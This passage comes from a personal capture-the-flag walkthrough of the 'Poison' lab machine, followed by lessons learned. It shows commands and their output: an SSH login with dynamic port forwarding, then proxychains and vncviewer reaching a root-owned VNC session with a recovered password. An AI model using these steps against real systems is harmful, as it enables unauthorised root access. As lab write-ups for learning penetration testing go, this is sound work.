#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```


So now we SSH in with port forwarding to the specified port:

```
┌──(cybersauruswest㉿kali)-[~]
└─$ ssh charix@10.10.10.84 -D 9050
(charix@10.10.10.84) Password for charix@Poison:
Last login: Thu Oct 26 01:46:20 2023 from 10.10.14.22
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions
/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
If you'd like to keep track of applications in the FreeBSD ports tree, take
a
look at FreshPorts;

      http://www.freshports.org/
charix@Poison:~ %
```

We can now use proxychains to run vncviewer to view the Xvnc session on the local port we found, and pass in the secret we uncovered earlier as a lucky guess.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ proxychains vncviewer 127.0.0.1:5901 -passwd secret
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  127.0.0.1:5901  ...
OK
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
```

Ok so that worked! Man, if you thought it was running slow up until now, this thing was running like a dinosaur.



Phase 6: Review/Summary/Lessons

- I believe by paying attention to users as we found them we skipped some harder steps (aka the posioning part)
- Pay attention to URLs as you click around because I almost missed the opportunity to search for other files than were specified.
- NEVER rely on the automated enums. autorecon is STILL running, and LinEnum requires a tool like curl and some shell to be installed. Know the manual commands and use them if the automation becomes too much.
- I now know what VNC is, and that if a VNC session is running as root, then this is a good sign that we may need to connect to it.

- I also learned about SSH port forwarding and proxychaining. Will definitely write that down for if I ever need to access something from Kali but want it to send traffic like I am local.
- When viewing autorecon results, just use the filesystem GUI. It's way faster.